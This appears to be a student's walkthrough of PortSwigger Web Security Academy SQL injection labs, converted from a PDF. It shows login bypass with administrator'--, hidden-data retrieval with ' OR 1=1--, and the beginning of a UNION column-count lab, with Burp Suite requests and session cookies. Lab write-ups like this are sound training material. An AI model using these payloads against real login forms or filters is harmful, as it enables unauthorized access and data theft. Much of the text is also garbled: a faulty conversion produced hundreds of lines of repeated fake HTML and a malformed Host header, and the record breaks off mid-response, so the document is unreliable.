

Documentation: SQL Injection Vulnerability Allowing Login Bypass

Objective

Exploit a SQL injection vulnerability in the login function to authenticate as the administrator user.

Steps to Solve

1. Preparation

1. Access the Lab:

- Open the lab URL in your web browser.
- This will present a login page with a username and password field.

Open in new tab https://0aa80038030986118b85c6c3008200d5.web-security-academy.net

Kali Docs > Kali Forums < Kali NetHunter Exploit-DB WhatsApp Google Hacking DB OffSec


WebSecurity Academy SQL injection vulnerability allowing login bypass

Back to lab description »

LAB Not solved

Home | My account 

WE LIKE TO SHOP 




2. Analyze the Login Request

1. Enter Dummy Credentials:

- In the login form, input any placeholder values like:
 - Username: administrator
 - Password: admin

try login into administrator with random password

Login



The screenshot shows a login interface. A red box highlights the 'Username' and 'Password' input fields. A red arrow points from the bottom left towards the 'Log in' button.

Username: administrator
Password:
Log in

Login



The screenshot shows a login interface with an error message: 'Invalid username or password.' A red arrow points to this message.

Username:
Password:
Log in

o

2. Capture the Request in Burp:

- Submit the login form.
- Burp Suite will intercept the HTTP request.

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace ⚙ Proxy settings

Filter settings: Hiding CSS, image and general binary content

| # | Host | Method | URI | Params | Edited | Status code | Length | MIME type | Extension | Title | Notes | TLS | IP | Cookies | Time | Listener port |
|-----|--|--------|-------------------------------|--------|--------|-------------|--------|-----------|-----------|-------------------------------|-------|---------------|----|-------------------------|------|---------------|
| 197 | https://oaa80038030986118b85c6c3008200d5 | GET | /academy_abHeader | | ✓ | 101 | 147 | | | 34.246.129.62 | ✓ | 34.246.129.62 | | 18:10:22 11 Nov... 8080 | | |
| 198 | https://oaa80038030986118b85c6c3008200d5 | POST | /login | | ✓ | 200 | 3305 | HTML | | SQL injection vulnerabilit... | ✓ | 34.246.129.62 | | 18:10:22 11 Nov... 8080 | | |
| 199 | https://oaa80038030986118b85c6c3008200d5 | GET | /academy_abHeader | | ✓ | 101 | 147 | | | SQL injection vulnerabilit... | ✓ | 34.246.129.62 | | 18:10:22 11 Nov... 8080 | | |
| 194 | https://oaa80038030986118b85c6c3008200d5 | GET | /login | | ✓ | 200 | 3257 | HTML | | SQL injection vulnerabilit... | ✓ | 34.246.129.62 | | 18:10:22 11 Nov... 8080 | | |
| 193 | https://oaa80038030986118b85c6c3008200d5 | GET | /my-account | | ✓ | 302 | 86 | | | 34.246.129.62 | | 34.246.129.62 | | 18:10:22 11 Nov... 8080 | | |
| 191 | https://oaa80038030986118b85c6c3008200d5 | GET | /academy_abHeader | | ✓ | 101 | 147 | | | 34.246.129.62 | ✓ | 34.246.129.62 | | 18:09:24 11 Nov... 8080 | | |
| 190 | https://oaa80038030986118b85c6c3008200d5 | GET | /login | | ✓ | 200 | 3305 | HTML | | SQL injection vulnerabilit... | ✓ | 34.246.129.62 | | 18:09:24 11 Nov... 8080 | | |
| 189 | https://oaa80038030986118b85c6c3008200d5 | GET | /my-account | | ✓ | 302 | 86 | | | 34.246.129.62 | ✓ | 34.246.129.62 | | 18:09:24 11 Nov... 8080 | | |
| 188 | https://oaa80038030986118b85c6c3008200d5 | GET | /academy_abHeader | | ✓ | 101 | 147 | | | 34.246.129.62 | ✓ | 34.246.129.62 | | 18:09:24 11 Nov... 8080 | | |
| 187 | https://www.youtube.com | POST | /youtube/vfllog_eventAlt=json | | ✓ | 200 | 370 | JSON | | SQL injection vulnerabilit... | ✓ | 34.246.129.62 | | 18:09:24 11 Nov... 8080 | | |
| 186 | https://www.youtube.com | POST | /youtube/vfllog_eventAlt=json | | ✓ | 200 | 370 | JSON | | SQL injection vulnerabilit... | ✓ | 34.246.129.62 | | 18:09:24 11 Nov... 8080 | | |
| 185 | https://www.youtube.com | POST | /youtube/vfllog_eventAlt=json | | ✓ | 200 | 370 | JSON | | SQL injection vulnerabilit... | ✓ | 34.246.129.62 | | 18:09:24 11 Nov... 8080 | | |
| 184 | https://www.academy_abHeader.net | GET | /index.html?ref=ref | | ✓ | 200 | 846 | HTML | | 34.246.129.62 | | 34.246.129.62 | | 18:09:24 11 Nov... 8080 | | |

Request

```

1 POST /login HTTP/2
2 Host: Oaa80038030986118b85c6c3008200d5.web-security-academy.net
3 Cookie: session=JadnZfL2sbpTzjEbzt4Dbi1PzILjfym
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/201001 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 76
10 Origin: https://Oaa80038030986118b85c6c3008200d5.web-security-academy.net
11 Referer: https://Oaa80038030986118b85c6c3008200d5.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 csrf=Y9wmICG78WeWXK90vHxy8hJj5sbrs9jd&username=administrator&password=admin

```

Response

```

1 HTTP/2 500 Internal Server Error
2 Content-Length: 21
3
4 Internal Server Error

```

WebSecurity Academy

SQL injection vulnerability allowing login bypass

LAB Not solved

Back to lab description >

Home | My account

Login

Invalid username or password.

Username

Password

Log in

send it To Repeater and analyze the Request body

intercept the Request Parameters by adding ' ' at the end of parameter to check SQL injection option

if it gives Server error in Response then it is vulnerable for SQL injection .

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 × +

Send Cancel < > |

Request

```

1 POST /login HTTP/2
2 Host: Oaa80038030986118b85c6c3008200d5.web-security-academy.net
3 Cookie: session=JadnZfL2sbpTzjEbzt4Dbi1PzILjfym
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/201001 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 76
10 Origin: https://Oaa80038030986118b85c6c3008200d5.web-security-academy.net
11 Referer: https://Oaa80038030986118b85c6c3008200d5.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 csrf=Y9wmICG78WeWXK90vHxy8hJj5sbrs9jd&username=administrator'&password=admin

```

Response

```

1 HTTP/2 500 Internal Server Error
2 Content-Length: 21
3
4 Internal Server Error

```

first send request by adding a ' in parameters and check response

After checking it now use a SQL Query attack to login as administrator
 modify the administrator parameter in username option in Request Body :

send request with administrator'-- and note cookie in response

now after modifying the username parameter send Request
 note Cookie session in the Response and copy it
 go back to Browser and inspect the login page
 go to cookie options and paste the cookie in it and Click on my Account option

go to login page and open inspect options and open cookies
 paste the cookie from burp to here and press on my account
 login successful.

| Name | Value |
|---------|-----------------------------------|
| session | OwpU8BBbhKirTffxLR4UH9Fis5UFmh7aB |

you will login as administrator and Lab solved ...

Lab - SQL Injection Vulnerability in WHERE Clause Allowing Retrieval of Hidden Data

Objective

Exploit a SQL injection vulnerability in the product category filter to retrieve unreleased products.

1. Preparation

1. Access the Lab:

- Open the lab URL in your browser.
- Browse to the page containing the product category filter.

2. Set Up Burp Suite:

- Launch **Burp Suite**.
- Configure your browser to route traffic through Burp.

Analyze the Filter Request

1. Select a Category:

- Choose any category from the filter (e.g., *Gifts*).
- Observe the application reloads or updates the product list.

[Back to lab description >>](#)

[Home](#)

WE LIKE TO SHOP

Refine your search:

All Accessories Food & Drink **Gifts** Lifestyle



Giant Pillow Thing

★★★★★ \$33.83

[View details](#)



Cheshire Cat Grin

★★★★☆ \$64.05

[View details](#)



Six Pack Beer Belt

★★★★★ \$77.68

[View details](#)



Eggtastic, Fun, Food Eggcessories

★★★★☆ \$98.15

[View details](#)



[Back to lab home](#) [Back to lab description >>](#)

[Home](#)

WE LIKE TO SHOP

Gifts

Refine your search:

All Accessories Food & Drink **Gifts** Lifestyle



Conversation Controlling Lemon

★★★★★

\$54.75 [View details](#)



Couple's Umbrella

★★★★★

\$24.54 [View details](#)



High-End Gift Wrapping

★★★★☆

\$48.78 [View details](#)

2. Capture the Request in Burp:

- Submit the filter request.

- Burp Suite will intercept the HTTP request.

send it to Repeater

The screenshot shows the Burp Suite interface. The top navigation bar includes Project, Intruder, Repeater, View, Help, Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The 'Repeater' tab is selected. Below the navigation is a sub-menu with Intercept, HTTP history, WebSockets history, Match and replace, and Proxy settings. A note says 'Filter settings: Hiding CSS, image and general binary content'.

The main area displays a table of captured requests. The columns are: #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, Notes, TLS, IP, and Cookies. The table contains 388 rows of data, with row 391 highlighted in blue. Row 391's URL is <https://0a06006804155df98281...> and its Method is GET, with the parameter `filter?category=Gifts`.

The right side of the interface shows the 'Response' tab selected. It displays the HTML content of the page. The page title is 'WebSecurity Academy'. The main content area says 'SQL injection vulnerability in WHERE clause allowing retrieval of hidden data'. Below this is a red button labeled 'Back to lab home'. At the bottom of the page, there is a logo with the text 'WE LIKE TO SHOP' and a hanger icon, followed by the word 'Gifts'.

intercept the Request Parameters by adding ' at the end of parameter to check SQL injection option

if it gives Server error in Response then it is vulnerable for SQL injection .

After checking for the SQL injection now use SQL injection Query to show hidden data from database .

' OR 1=1- -

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```

1 GET /filter?category=products&id=1 HTTP/2
2 Host: https://portswigger.net/web-security-academy.net
3 Cookies: session=0DGK6XmB1lvLygaOAcBqsr6tIec
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Gecko/20100101 Firefox/120.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a06006804155df9828101bb005c00e0.web-security.academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17

```
- Response:**

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11481
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
10    <link href="/resources/css/labsEcommerce.css rel=stylesheet">
11    <title>
12      SQL injection vulnerability in WHERE clause allowing retrieval of hidden
13      data
14    </title>
15  </head>
16  <body>
17    <script src="/resources/labheader/js/labHeader.js">
18    </script>
19    <div id="academyLabHeader">
20      <section class="academyLabBanner">
21        <div class="container">
22          <div class="logo">
23            <div class="title-container">
24              <h1>
25                SQL injection vulnerability in WHERE clause allowing
26                retrieval of hidden data
27              </h1>
28              <a id="lab-link" class="button" href="/">
29                Back to lab home
30              </a>
31              <a class="link-back" href="https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data">
32                Back to lab home
33                <span>Back to lab home</span>
34                <span>description</span>
35                <img alt="arrow icon" data-bbox="288 114 308 134" style="vertical-align: middle;"/>
36                <span>Back to lab home</span>
37              </a>
38            </div>
39          </div>
40        </section>
41      </div>
42    </body>
43  </html>
44

```
- Inspector:**
 - Request attrit
 - Request quer
 - Request body
 - Request cooki
 - Request head
 - Response hea

after entering this payload send Request and check Response and open it in a browser and it will display hidden data and Lab Solved !!



Congratulations, you solved the lab!

Share your skills! [Continue learning >>](#)[Home](#)

Gifts

Refine your search:

[All](#) [Accessories](#) [Food & Drink](#) [Gifts](#) [Lifestyle](#)

Conversation Controlling Lemon



Couple's Umbrella



High-End Gift Wrapping



Lab - SQL Injection UNION Attack to Determine Number of Columns

Objective

Perform a SQL injection UNION attack to determine the number of columns in the query by injecting null values. This is a foundational step to retrieve data from other tables in subsequent labs.

. Preparation

1. Access the Lab:

- Open the lab URL in your browser.

- Browse to the page containing the product category filter.

2. Set Up Burp Suite:

- Launch **Burp Suite**.
- Configure your browser to route traffic through Burp.

2. Analyze the Filter Request

1. Select a Category:

- Choose any category from the filter (e.g., *Gifts*).
- Observe the application reloads or updates the product list.

The screenshot shows a web browser displaying a lab from the Web Security Academy. The URL in the address bar is `https://0a155005f03d0998085746c5ff00de00%2e.web-security-academy.net/filter/category=tech+gifts`. The page title is "SQL injection UNION attack, determining the number of columns returned by the query". The main content area has a heading "WE LIKE TO SHOP" with a hanger icon. Below it is a search bar with the placeholder "Refine your search:" and several categories: All, Food & Drink, Gifts, Pets, Tech gifts (which is highlighted with a red box and a red arrow pointing to it), and Toys & Games. A list of products is shown below the search bar:

| Product | Price | Action |
|-------------------------|---------|------------------------------|
| Eye Projectors | \$34.03 | View details |
| Real Life Photoshopping | \$3.36 | View details |
| Picture Box | \$64.74 | View details |
| Lightbulb Moments | \$25.61 | View details |

At the bottom right of the page, there are links "Home" and "My account", also highlighted with a red box and a red arrow pointing to it.

- **Capture the Request in Burp:**

- Submit the filter request.
- Burp Suite will intercept the HTTP request.

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

| # | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension | Title | Notes | TLS | IP | Cookies |
|-----|---|--------|--|--------|--------|-------------|--------|-----------|-----------|-----------------------------|-------|----------------|-----------|---------|
| 147 | https://www.googleads.g.doubleclick.net | GET | /pageadid | | | 302 | 745 | HTML | | | ✓ | 172.217.19.226 | | |
| 145 | https://googleads.g.doubleclick.net | GET | /pageadid | | | 302 | 745 | HTML | | | ✓ | 172.217.19.226 | | |
| 144 | https://ontime.services.mozilla... | GET | /M/1/ | | | 204 | 136 | | | | ✓ | 34.117.188.166 | | |
| 143 | https://0a56005703d09980857... | GET | /academyLabHeader | | | 101 | 147 | | | | ✓ | 79.125.84.16 | | |
| 142 | https://0a56005703d09980857... | GET | /filter?category=Tech+gifts | ✓ | | 200 | 5010 | HTML | | SQL injection UNION atta... | ✓ | 79.125.84.16 | | |
| 141 | https://0a56005703d09980857... | GET | /academyLabHeader | | | 101 | 147 | | | | ✓ | 79.125.84.16 | | |
| 140 | https://0a56005703d09980857... | GET | /resources/labheader/images/ps-lab-no... | | | 200 | 942 | XML | svg | | ✓ | 79.125.84.16 | | |
| 139 | https://0a56005703d09980857... | GET | /resources/labheader/images/logoAcad... | | | 200 | 8852 | XML | svg | | ✓ | 79.125.84.16 | | |
| 137 | https://0a56005703d09980857... | GET | /resources/images/shop.svg | | | 200 | 7258 | XML | svg | | ✓ | 79.125.84.16 | | |
| 136 | https://0a56005703d09980857... | GET | /resources/labheader/js/labHeader.js | | | 200 | 1673 | script | js | | ✓ | 79.125.84.16 | | |
| 133 | https://0a56005703d09980857... | GET | / | | | 200 | 9259 | HTML | | SQL injection UNION atta... | ✓ | 79.125.84.16 | session=j | |
| 132 | https://www.youtube.com | POST | /youtu/be/_log_event?alt=json | ✓ | | 200 | 370 | JSON | | | ✓ | 142.250.181.46 | | |

Request send it to repeater

```

1 GET /filter?category=Tech+gifts HTTP/2
2 Host: 0a56005703d0998085746c8f00de0076.web-security-academy.net
3 Cookie: session=jytfLru8IJuLt4bfuMtKoyfZalLnFoV
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept:
6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Referer: https://0a56005703d0998085746c8f00de0076.web-security-academy.net/
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?
15 Priority: u=0, i
16 Te: trailers
17

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 4902
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
10    <link href="/resources/css/labsEcommerce.css rel=stylesheet">
11   <title>
12     SQL injection UNION attack, determining the number of columns returned by the query
13   </title>
14   <body>
15     <script src="/resources/labheader/js/labHeader.js">
16   </script>
17   <div id="academyLabHeader">
18     <section class="academyLabBanner">
19       <div class="container">
20         <div class="logo">
21           <div class="title-container">
22             <h2>
23               SQL injection UNION attack, determining the number of columns returned by the query
24             </h2>
25           </div>
26         </div>
27       </div>
28     </section>
29   </div>
30   <div id="lab-link" class="button" href="/">Back to lab home</a>
31   <a class="link-back" href="#">
32     https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns>
33   </a>
34   <br/>&nbsp;to&nbsp;lab&nbsp;description&nbsp;
35   <img alt="Back arrow icon" style="vertical-align: middle;">
36   <span>Back</span>
37   <span>&nbsp;to&nbsp;lab&nbsp;description&nbsp;</span>
38   <span>Back arrow icon</span>
39
40   <div style="text-align: right; margin-top: 10px;">
41     <img alt="W3C logo" style="vertical-align: middle;">
42     <span>http://www.w3.org/2000/svg</span>
43     <span> XMLNS:</span>
44     <span> xlink="http://www.w3.org/1999/xlink" x=0px y=0px viewBox=0 0 28 30 enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
45       <g>
46         <polygon points="14.0 0, 1.2 12.6, 15 0, 28.8 1.4, 30 15.1, 15">
47         <polygon points="14.3 0, 12.9, 1.2 25.6, 15 12.9, 28.8 14.3, 30 28.15">
48       </g>
49     </img>
50   </div>
51
52   <div style="text-align: center; margin-top: 20px;">
53     <img alt="Link icon" style="vertical-align: middle;">
54     <span>Link</span>
55   </div>
56
57   <div style="text-align: center; margin-top: 20px;">
58     <img alt="Link icon" style="vertical-align: middle;">
59     <span>Link</span>
60   </div>
61
62   <div style="text-align: center; margin-top: 20px;">
63     <img alt="Link icon" style="vertical-align: middle;">
64     <span>Link</span>
65   </div>
66
67   <div style="text-align: center; margin-top: 20px;">
68     <img alt="Link icon" style="vertical-align: middle;">
69     <span>Link</span>
70   </div>
71
72   <div style="text-align: center; margin-top: 20px;">
73     <img alt="Link icon" style="vertical-align: middle;">
74     <span>Link</span>
75   </div>
76
77   <div style="text-align: center; margin-top: 20px;">
78     <img alt="Link icon" style="vertical-align: middle;">
79     <span>Link</span>
80   </div>
81
82   <div style="text-align: center; margin-top: 20px;">
83     <img alt="Link icon" style="vertical-align: middle;">
84     <span>Link</span>
85   </div>
86
87   <div style="text-align: center; margin-top: 20px;">
88     <img alt="Link icon" style="vertical-align: middle;">
89     <span>Link</span>
90   </div>
91
92   <div style="text-align: center; margin-top: 20px;">
93     <img alt="Link icon" style="vertical-align: middle;">
94     <span>Link</span>
95   </div>
96
97   <div style="text-align: center; margin-top: 20px;">
98     <img alt="Link icon" style="vertical-align: middle;">
99     <span>Link</span>
100    </div>
101
102    <div style="text-align: center; margin-top: 20px;">
103      <img alt="Link icon" style="vertical-align: middle;">
104      <span>Link</span>
105    </div>
106
107    <div style="text-align: center; margin-top: 20px;">
108      <img alt="Link icon" style="vertical-align: middle;">
109      <span>Link</span>
110    </div>
111
112    <div style="text-align: center; margin-top: 20px;">
113      <img alt="Link icon" style="vertical-align: middle;">
114      <span>Link</span>
115    </div>
116
117    <div style="text-align: center; margin-top: 20px;">
118      <img alt="Link icon" style="vertical-align: middle;">
119      <span>Link</span>
120    </div>
121
122    <div style="text-align: center; margin-top: 20px;">
123      <img alt="Link icon" style="vertical-align: middle;">
124      <span>Link</span>
125    </div>
126
127    <div style="text-align: center; margin-top: 20px;">
128      <img alt="Link icon" style="vertical-align: middle;">
129      <span>Link</span>
130    </div>
131
132    <div style="text-align: center; margin-top: 20px;">
133      <img alt="Link icon" style="vertical-align: middle;">
134      <span>Link</span>
135    </div>
136
137    <div style="text-align: center; margin-top: 20px;">
138      <img alt="Link icon" style="vertical-align: middle;">
139      <span>Link</span>
140    </div>
141
142    <div style="text-align: center; margin-top: 20px;">
143      <img alt="Link icon" style="vertical-align: middle;">
144      <span>Link</span>
145    </div>
146
147    <div style="text-align: center; margin-top: 20px;">
148      <img alt="Link icon" style="vertical-align: middle;">
149      <span>Link</span>
150    </div>
151
152    <div style="text-align: center; margin-top: 20px;">
153      <img alt="Link icon" style="vertical-align: middle;">
154      <span>Link</span>
155    </div>
156
157    <div style="text-align: center; margin-top: 20px;">
158      <img alt="Link icon" style="vertical-align: middle;">
159      <span>Link</span>
160    </div>
161
162    <div style="text-align: center; margin-top: 20px;">
163      <img alt="Link icon" style="vertical-align: middle;">
164      <span>Link</span>
165    </div>
166
167    <div style="text-align: center; margin-top: 20px;">
168      <img alt="Link icon" style="vertical-align: middle;">
169      <span>Link</span>
170    </div>
171
172    <div style="text-align: center; margin-top: 20px;">
173      <img alt="Link icon" style="vertical-align: middle;">
174      <span>Link</span>
175    </div>
176
177    <div style="text-align: center; margin-top: 20px;">
178      <img alt="Link icon" style="vertical-align: middle;">
179      <span>Link</span>
180    </div>
181
182    <div style="text-align: center; margin-top: 20px;">
183      <img alt="Link icon" style="vertical-align: middle;">
184      <span>Link</span>
185    </div>
186
187    <div style="text-align: center; margin-top: 20px;">
188      <img alt="Link icon" style="vertical-align: middle;">
189      <span>Link</span>
190    </div>
191
192    <div style="text-align: center; margin-top: 20px;">
193      <img alt="Link icon" style="vertical-align: middle;">
194      <span>Link</span>
195    </div>
196
197    <div style="text-align: center; margin-top: 20px;">
198      <img alt="Link icon" style="vertical-align: middle;">
199      <span>Link</span>
200    </div>
201
202    <div style="text-align: center; margin-top: 20px;">
203      <img alt="Link icon" style="vertical-align: middle;">
204      <span>Link</span>
205    </div>
206
207    <div style="text-align: center; margin-top: 20px;">
208      <img alt="Link icon" style="vertical-align: middle;">
209      <span>Link</span>
210    </div>
211
212    <div style="text-align: center; margin-top: 20px;">
213      <img alt="Link icon" style="vertical-align: middle;">
214      <span>Link</span>
215    </div>
216
217    <div style="text-align: center; margin-top: 20px;">
218      <img alt="Link icon" style="vertical-align: middle;">
219      <span>Link</span>
220    </div>
221
222    <div style="text-align: center; margin-top: 20px;">
223      <img alt="Link icon" style="vertical-align: middle;">
224      <span>Link</span>
225    </div>
226
227    <div style="text-align: center; margin-top: 20px;">
228      <img alt="Link icon" style="vertical-align: middle;">
229      <span>Link</span>
230    </div>
231
232    <div style="text-align: center; margin-top: 20px;">
233      <img alt="Link icon" style="vertical-align: middle;">
234      <span>Link</span>
235    </div>
236
237    <div style="text-align: center; margin-top: 20px;">
238      <img alt="Link icon" style="vertical-align: middle;">
239      <span>Link</span>
240    </div>
241
242    <div style="text-align: center; margin-top: 20px;">
243      <img alt="Link icon" style="vertical-align: middle;">
244      <span>Link</span>
245    </div>
246
247    <div style="text-align: center; margin-top: 20px;">
248      <img alt="Link icon" style="vertical-align: middle;">
249      <span>Link</span>
250    </div>
251
252    <div style="text-align: center; margin-top: 20px;">
253      <img alt="Link icon" style="vertical-align: middle;">
254      <span>Link</span>
255    </div>
256
257    <div style="text-align: center; margin-top: 20px;">
258      <img alt="Link icon" style="vertical-align: middle;">
259      <span>Link</span>
260    </div>
261
262    <div style="text-align: center; margin-top: 20px;">
263      <img alt="Link icon" style="vertical-align: middle;">
264      <span>Link</span>
265    </div>
266
267    <div style="text-align: center; margin-top: 20px;">
268      <img alt="Link icon" style="vertical-align: middle;">
269      <span>Link</span>
270    </div>
271
272    <div style="text-align: center; margin-top: 20px;">
273      <img alt="Link icon" style="vertical-align: middle;">
274      <span>Link</span>
275    </div>
276
277    <div style="text-align: center; margin-top: 20px;">
278      <img alt="Link icon" style="vertical-align: middle;">
279      <span>Link</span>
280    </div>
281
282    <div style="text-align: center; margin-top: 20px;">
283      <img alt="Link icon" style="vertical-align: middle;">
284      <span>Link</span>
285    </div>
286
287    <div style="text-align: center; margin-top: 20px;">
288      <img alt="Link icon" style="vertical-align: middle;">
289      <span>Link</span>
290    </div>
291
292    <div style="text-align: center; margin-top: 20px;">
293      <img alt="Link icon" style="vertical-align: middle;">
294      <span>Link</span>
295    </div>
296
297    <div style="text-align: center; margin-top: 20px;">
298      <img alt="Link icon" style="vertical-align: middle;">
299      <span>Link</span>
300    </div>
301
302    <div style="text-align: center; margin-top: 20px;">
303      <img alt="Link icon" style="vertical-align: middle;">
304      <span>Link</span>
305    </div>
306
307    <div style="text-align: center; margin-top: 20px;">
308      <img alt="Link icon" style="vertical-align: middle;">
309      <span>Link</span>
310    </div>
311
312    <div style="text-align: center; margin-top: 20px;">
313      <img alt="Link icon" style="vertical-align: middle;">
314      <span>Link</span>
315    </div>
316
317    <div style="text-align: center; margin-top: 20px;">
318      <img alt="Link icon" style="vertical-align: middle;">
319      <span>Link</span>
320    </div>
321
322    <div style="text-align: center; margin-top: 20px;">
323      <img alt="Link icon" style="vertical-align: middle;">
324      <span>Link</span>
325    </div>
326
327    <div style="text-align: center; margin-top: 20px;">
328      <img alt="Link icon" style="vertical-align: middle;">
329      <span>Link</span>
330    </div>
331
332    <div style="text-align: center; margin-top: 20px;">
333      <img alt="Link icon" style="vertical-align: middle;">
334      <span>Link</span>
335    </div>
336
337    <div style="text-align: center; margin-top: 20px;">
338      <img alt="Link icon" style="vertical-align: middle;">
339      <span>Link</span>
340    </div>
341
342    <div style="text-align: center; margin-top: 20px;">
343      <img alt="Link icon" style="vertical-align: middle;">
344      <span>Link</span>
345    </div>
346
347    <div style="text-align: center; margin-top: 20px;">
348      <img alt="Link icon" style="vertical-align: middle;">
349      <span>Link</span>
350    </div>
351
352    <div style="text-align: center; margin-top: 20px;">
353      <img alt="Link icon" style="vertical-align: middle;">
354      <span>Link</span>
355    </div>
356
357    <div style="text-align: center; margin-top: 20px;">
358      <img alt="Link icon" style="vertical-align: middle;">
359      <span>Link</span>
360    </div>
361
362    <div style="text-align: center; margin-top: 20px;">
363      <img alt="Link icon" style="vertical-align: middle;">
364      <span>Link</span>
365    </div>
366
367    <div style="text-align: center; margin-top: 20px;">
368      <img alt="Link icon" style="vertical-align: middle;">
369      <span>Link</span>
370    </div>
371
372    <div style="text-align: center; margin-top: 20px;">
373      <img alt="Link icon" style="vertical-align: middle;">
374      <span>Link</span>
375    </div>
376
377    <div style="text-align: center; margin-top: 20px;">
378      <img alt="Link icon" style="vertical-align: middle;">
379      <span>Link</span>
380    </div>
381
382    <div style="text-align: center; margin-top: 20px;">
383      <img alt="Link icon" style="vertical-align: middle;">
384      <span>Link</span>
385    </div>
386
387    <div style="text-align: center; margin-top: 20px;">
388      <img alt="Link icon" style="vertical-align: middle;">
389      <span>Link</span>
390    </div>
391
392    <div style="text-align: center; margin-top: 20px;">
393      <img alt="Link icon" style="vertical-align: middle;">
394      <span>Link</span>
395    </div>
396
397    <div style="text-align: center; margin-top: 20px;">
398      <img alt="Link icon" style="vertical-align: middle;">
399      <span>Link</span>
400    </div>
401
402    <div style="text-align: center; margin-top: 20px;">
403      <img alt="Link icon" style="vertical-align: middle;">
404      <span>Link</span>
405    </div>
406
407    <div style="text-align: center; margin-top: 20px;">
408      <img alt="Link icon" style="vertical-align: middle;">
409      <span>Link</span>
410    </div>
411
412    <div style="text-align: center; margin-top: 20px;">
413      <img alt="Link icon" style="vertical-align: middle;">
414      <span>Link</span>
415    </div>
416
417    <div style="text-align: center; margin-top: 20px;">
418      <img alt="Link icon" style="vertical-align: middle;">
419      <span>Link</span>
420    </div>
421
422    <div style="text-align: center; margin-top: 20px;">
423      <img alt="Link icon" style="vertical-align: middle;">
424      <span>Link</span>
425    </div>
426
427    <div style="text-align: center; margin-top: 20px;">
428      <img alt="Link icon" style="vertical-align: middle;">
429      <span>Link</span>
